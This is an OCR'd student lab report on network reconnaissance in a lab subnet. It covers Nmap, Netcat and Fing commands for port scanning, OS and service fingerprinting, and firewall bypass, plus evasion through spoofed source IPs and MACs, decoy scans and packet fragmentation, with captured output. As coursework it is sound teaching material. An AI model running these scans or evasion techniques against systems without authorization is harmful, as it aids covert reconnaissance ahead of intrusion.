


Figure 26: Output file with content opened with Vi Editor

Task: Scan a host as if it were denying ICMP (ping).

To perform this scan, the command ‘nmap -v -Pn 131.168.10.18’ was executed (Figure 27 & 28). Specifically, the -v flag puts Nmap in ‘verbose’ mode to receive more detailed output and the -Pn flag tells Nmap to skip the scanning phase that verifies connectivity. Instead, every host is assumed to be up. Figure 29 provides network traffic captured by Wireshark during the scan.




Figure 28: Nmap Output for scan without ICMP




Figure 27: Nmap Output for scan without ICMP




Figure 29: Wireshark Output for Nmap scan without ICMP

Task: Port scan on a host for open ports 1 through 500 using Netcat.

To perform this scan, the command 'nc -v -z 131.168.10.18 1-500' was executed (Figure 30). It indicates that netcat should run in verbose mode (-v), scanning mode (-z), and that port 1 through 500 should be scanned on the target device. The results show that ports 135, 139, and 445 were found to be open (Figure 30).




Figure 30: Netcat Output for Port scan

Netcat could be used when only simple scans need to be performed identify which ports are open. Although Netcat does provide two options to disguise a scan:

- Option '-I' will set an interval between port scans making it less aggressive.
- Option '-r' will randomize the source and destination ports so scans don't look obvious.

Netcat scans are typically raw scans that are easily detectable and do not provide as much information as dedicated scanners. Additionally, Netcat does not give as many stealth/misdirection options as fully featured scanners such as Nmap.

Task: Perform Operating System identification on a host.

To perform this scan, the command 'nmap -v -O 131.168.10.18' was executed (Figure 31). The option '-O' tells Nmap to identify the OS installed on the device. Nmap was not able to give an exact OS, but it did narrow it down to a few options (Figure 32). For the target, the scan determined that it was in one of two categories, it was either: Windows 2000, Windows XP, or Windows ME. These OS's must have a similar fingerprint, making it difficult for Nmap to identify exactly which one is installed. Figure 33 provides partial of the network traffic that is generated by an OS fingerprinting scan.

Figure 31: Nmap Command for Operating System Detection

Figure 32: Nmap Output for Operating System Detection

Figure 33: WIreshark Output for Nmap Operating System Detection

Task: Perform application fingerprinting on a host.

To perform this scan, the command 'nmap -sV –v 131.168.10.15 was executed (Figure 34). Nmap was able to properly identify the services running on the target (Figure 35). Additionally, in some circumstances Nmap was also able to verify the version of the service, although this was a vague description. If, however, Nmap was not able to verify the service, it could be determine by researching which ports were open and what those ports are typically used for. The last screenshot shows part of the network traffic generated by an application fingerprinting scan (filtered for port 135).

Figure 34: Nmap Version Detection scan

Figure 35: Nmap Version Detection scan Output




Figure 36: Wireshark Output for Nmap Version Detection scan

Scenario: You are on a penetration test. Your customer asks you to identify all of the hosts in a given network range. You notice that they are filtering ICMP so you can't ping hosts to determine if they are alive. How would you determine which hosts in the network range are actually up?

In this scenario there are a few different ways to approach the problem. The options with Nmap are as follows:

- Use the -PS option (Figure 37). This option will send a TCP packet with SYN flag set to a particular port (will send to port 80 by default). It will most likely receive a RST packet because there isn't a current connection that does indicate however, the host is up.
- Use the -PA option (Figure 38). This option will send a TCP packet with the ACK flag set to a particular port (will send to port 80 by default). Similar to the –PS option, a RST packet will most likely be returned. Again, this indicates that the host is up.
- Use the -PU option. This option will send a UDP packet to the given port (will send to 40125 by default). Upon hitting a closed port on the target machine, the UDP probe should elicit an ICMP port unreachable packet in return. This indicates the host is up.

The options listed above are helpful for bypassing firewalls. Particularly, the ability to send ACK packets is very effective because firewalls may allow any established connections to enter, and any packet with an ACK flag set indicates a response to a connection initiated from within the network.




Figure 37: Nmap Output for -PS option

Figure 38: Nmap Output for -PA option

Question: Which flags does a Xmas scan (-sX) set in Nmap?

To perform this scan, the command 'nmap -v –sX 131.168.10.15' was executed (Figure 39).It sets the FIN, PSH, and URG flags. The FIN flag is what is sent to close a connection. The PSH flag in the TCP header informs the receiving host that the data should be pushed up to the receiving application immediately. The URG flag is used to inform a receiving station that certain data within a segment is urgent and should be prioritized. The FIN flag indicates the end of communication and the TCP session should be torn down. Figure 40 shows partial output of the network traffic captured by Wireshark that was generated by a Xmas scan.

Figure 39: Nmap Output for 'Xmas' scan




Figure 40: Wireshark Output for Nmap 'Xmas Scan'

Task: Input hosts from the network and put them in a plain text file. Put the IP addresses in the file so there is only one per line. Name this file “networkhosts.txt”. Import this file and scan the contents.

First, the ‘networkhosts.txt’ file was created containing the appropriate IP addresses (Figure 41). To perform this scan, the command ‘nmap –v –iL networkhosts.txt’ was executed (Figure 42). The Nmap command to read IP addresses from a text file is ‘iL [filename]’. Figure 43 shows the result of a scan initiated from an input file are the same as those from a scan where the targets are explicitly named (shown earlier in the assignment).




Figure 41: Proof of file




Figure 42: Nmap input file command

Figure 43: Nmap Output for input file

Additional commands issued with Nmap to get a more thorough understanding of the tool.

Figure 43 shows a command to scan on a list of network targets (-iL), in verbose mode (-v), scanning the top 100 most common ports (--top-ports 100), guessing the device OS more aggressively (--osscan-guess), providing a reason why a port was found in the state it was (-reason), attempting to identify a service more accurately (--version-intensity 5), and excluding a specific device from the scan (--exclude 131.168.10.18).

The results of this scan were mixed (Figure 45, 46, and 47). The attempt to guess the device OS more aggressively failed, no OS detection was attempted at all. The reason for this was that the '--osscan-guess' flag only works if the OS fingerprinting flag (-O) is also specified. The attempt to identify a service more accurately also failed. The first reason it failed is the same as for the attempt to guess the device OS more aggressively - the '--version-intensity' flag only works if the application fingerprinting flag (-sV) is also specified. Secondly, it was later discovered that even if the flag was specified, the default intensity is 7, with the maximum being 9. By specifying a version intensity of 5, instructed Nmap to send out a series of probes that were less rare. The more common probes have a higher success rate against more common services, but the rarer probes - though more unlikely to be successful - are more likely to narrow down the version of a service.




Figure 44: Nmap Command for Level 2

Figure 45: Nmap Output for Level 2 scan

Figure 46: Nmap Output for Level 2 scan

Figure 47: Nmap Output for Level 2 scan

Task: Guess the device OS more aggressively

To perform this scan, the command 'nmap –iL networkhosts.txt -v –O --osscan-guess' was executed (Figure 47). The results of the test were no different only using the '-O' flag. The '--osscan-guess' flag did not narrow the results down further.




Figure 47: Nmap Command for Aggressive OS scan

Figure 48: Nmap Output for Aggressive OS scan

Task: Perform a scan from a spoofed IP Address and from a specific port.

The network scan were read targets in from a file (-iL). The attack platforms IP was spoofed using '-S 4.4.4.4'. Packets were sent from a specific source port using '--source-port 4444'. Additionally, packets were sent out of a specific interface using '-e eth0' and skipped the discovery phase using '-Pn'. The executed command can be seen in Figure 50. Figure 51 shows that the packets which were sent out from the attack platform (131.168.10.10) actually appear to come from 4.4.4.4 and that they originated from source port 4444.

```
root@bt:~# nmap -v -iL networkhosts.txt -e eth0 -Pn -S 4.4.4.4 --source-port 44
44
```

Figure 49: Nmap Command to Spoof IP & Designate Source Port

No.	Time	Source	Destination	Protocol	Length	Info
23566	18:48:18.7171	4.4.4.4	131.168.10.13	TCP	60	[TCP Port numbers reused] 4444 > 8086 [SYN]
23567	18:48:18.7171	4.4.4.4	131.168.10.14	TCP	60	[TCP Port numbers reused] 4444 > 8086 [SYN]
23568	18:48:18.7171	4.4.4.4	131.168.10.15	TCP	60	[TCP Port numbers reused] 4444 > 34573 [SYN]
23569	18:48:18.7171	4.4.4.4	131.168.10.16	TCP	60	[TCP Port numbers reused] 4444 > 2144 [SYN]
23570	18:48:18.7171	4.4.4.4	131.168.10.17	TCP	60	[TCP Port numbers reused] 4444 > 2144 [SYN]
23571	18:48:18.7171	4.4.4.4	131.168.10.18	TCP	60	[TCP Port numbers reused] 4444 > 1052 [SYN]
23572	18:48:18.7171	4.4.4.4	131.168.10.11	TCP	60	[TCP Port numbers reused] 4444 > 32780 [SYN]
23573	18:48:18.7171	4.4.4.4	131.168.10.13	TCP	60	[TCP Port numbers reused] 4444 > 32780 [SYN]
23574	18:48:18.7171	4.4.4.4	131.168.10.14	TCP	60	[TCP Port numbers reused] 4444 > 32780 [SYN]
23575	18:48:18.8174	4.4.4.4	131.168.10.11	TCP	60	4444 > 1036 [SYN] Seq=0 Win=1024 Len=0 MSS=1
23576	18:48:18.8174	4.4.4.4	131.168.10.13	TCP	60	4444 > 1036 [SYN] Seq=0 Win=1024 Len=0 MSS=1
23577	18:48:18.8174	4.4.4.4	131.168.10.14	TCP	60	4444 > 1036 [SYN] Seq=0 Win=1024 Len=0 MSS=1
23578	18:48:18.8174	4.4.4.4	131.168.10.15	TCP	60	4444 > 1185 [SYN] Seq=0 Win=1024 Len=0 MSS=1
23579	18:48:18.8174	4.4.4.4	131.168.10.16	TCP	60	4444 > 5226 [SYN] Seq=0 Win=1024 Len=0 MSS=1
23580	18:48:18.8174	4.4.4.4	131.168.10.17	TCP	60	4444 > 5226 [SYN] Seq=0 Win=1024 Len=0 MSS=1
23581	18:48:18.8174	4.4.4.4	131.168.10.18	TCP	60	4444 > 25735 [SYN] Seq=0 Win=1024 Len=0 MSS=
23582	18:48:18.8174	4.4.4.4	131.168.10.11	TCP	60	4444 > 52869 [SYN] Seq=0 Win=1024 Len=0 MSS=
23583	18:48:18.8174	4.4.4.4	131.168.10.13	TCP	60	4444 > 52869 [SYN] Seq=0 Win=1024 Len=0 MSS=
23584	18:48:18.8174	4.4.4.4	131.168.10.14	TCP	60	4444 > 52869 [SYN] Seq=0 Win=1024 Len=0 MSS=

Figure 50: Wireshark Output for Nmap Spoofed IP & Designated Source Port

Task: Continue to explore Nmap.

The next option used was the '-A' flag, which enables OS detection, version detection, script scanning, and traceroute. To run this scan, the command 'nmap –A 131.168.10.18' was executed (Figure 52). The scan proved successful, the results can be seen in Figure 53.

```
root@bt:~# nmap -A 131.168.10.18

Starting Nmap 6.25 ( http://nmap.org ) at 2013-02-17 23:34 EST
Nmap scan report for 131.168.10.18
Host is up (0.0032s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
31337/tcp open  meterpreter  Metasploit meterpreter metsvc (**BACKDOOR**)
MAC Address: 00:0C:29:E0:AA:A5 (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 51: Nmap Command for -A option

```
Host script results:
|_nbstat: NetBIOS name: VIRTUALXP1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:e0:aa:a5 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: virtualxp1
|   NetBIOS computer name: VIRTUALXP1
|   Workgroup: WORKGROUP
|_  System time: 2013-02-17T21:34:54-07:00
| smb-security-mode:
|   Account that was used for smb scripts: guest
|   User-level authentication
|   SMB Security: Challenge/response passwords supported
|_  Message signing disabled (dangerous, but default)
|_smbv2-enabled: Server doesn't support SMBv2 protocol

TRACEROUTE
HOP RTT     ADDRESS
1   3.22 ms 131.168.10.18

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.22 seconds
```

Figure 52: Nmap Output for -A option

Task: Issue scans that can hide the attackers identity

To complete this task, the MAC address of the attack platform was spoofed. Additionally, the '-D' option made it appear that specified hosts are also performing scans. The command 'nmap –v –spoof-mac 01:01:01:01:01:01 –D 131.168.10.11,131.168.10.10,131.168.10.18,131.168.10.17 131.168.10.15' (Figure 54). This can however be exposed by tracing the path of the packets, because they will all lead back to the attack platform.

```
root@bt:~# nmap -v --spoof-mac 01:01:01:01:01:01 -D 131.168.10.11,131.168.10.10,1
31.168.10.18,131.168.10.17 131.168.10.15
```

Figure 53: Nmap Command to Spoof MAC and issue decoys

Figure 54: Nmap Output to Spoof MAC and issue decoys

Task: Continue exploring Nmap

Here various commands from throughout the lab were combined, along additional options that are very useful. Using the '-vv' command a very detailed output of what Nmap is doing is provided. IP Address is spoofed to 10.10.10.10 with the '-S' command and ensured to be sent out of the eth0 interface with the 'e eth0' option. Additionally packets are fragmented with the '-f' option, which may help against IDS's in a real environment. Lastly, the scope is narrowed by only searching the /27 subnet of 131.168.10.0 (Figure 56). Partial output can be seen in Figure 57 and 58 (the output was extensive).

Figure 55: Nmap Scan using various options

Figure 56: Nmap Output for various Options




Figure 57: Nmap Output for various Options

Host Enumeration with Fing

Fing was explored as an alternative network scanning tool to nMap. Fing has similar scanning functions in comparison to Nmap. It does not have as many options on how to scan the network, however it does perform scans very quickly and was able to provide very accurate information about ports, services, and operating systems.

Task: Perform a basic discovery scan of the network

To complete this scan, the command 'fing -n 131.168.10.0/24 was executed (Figure 59). Fing discovered all of the hosts and output the results into a table at the end of the discovery process (Figure 60 and 61), which is a useful feature that Nmap does not have.




Figure 58: Fing Command for network discovery

Figure 59: Fing Output for network discovery




Figure 60: Output for network discovery

Task: Perform a service scan.

To perform this can, the command for a service scan is 'fing -s 131.168.10.0/24' was executed (Figure 62). Fing discovered many of the same services on the hosts that Nmap discovered, and again Fing outputs the results in a table (Figure 63, 64, and 65). Only the hosts on which services were discovered are included in the table, which provides a quick and easy overview of any hosts with open ports.




Figure 61: Fing Output for service scan




Figure 63: Figure Output for service scan




Figure 62: Figure Output for service scan

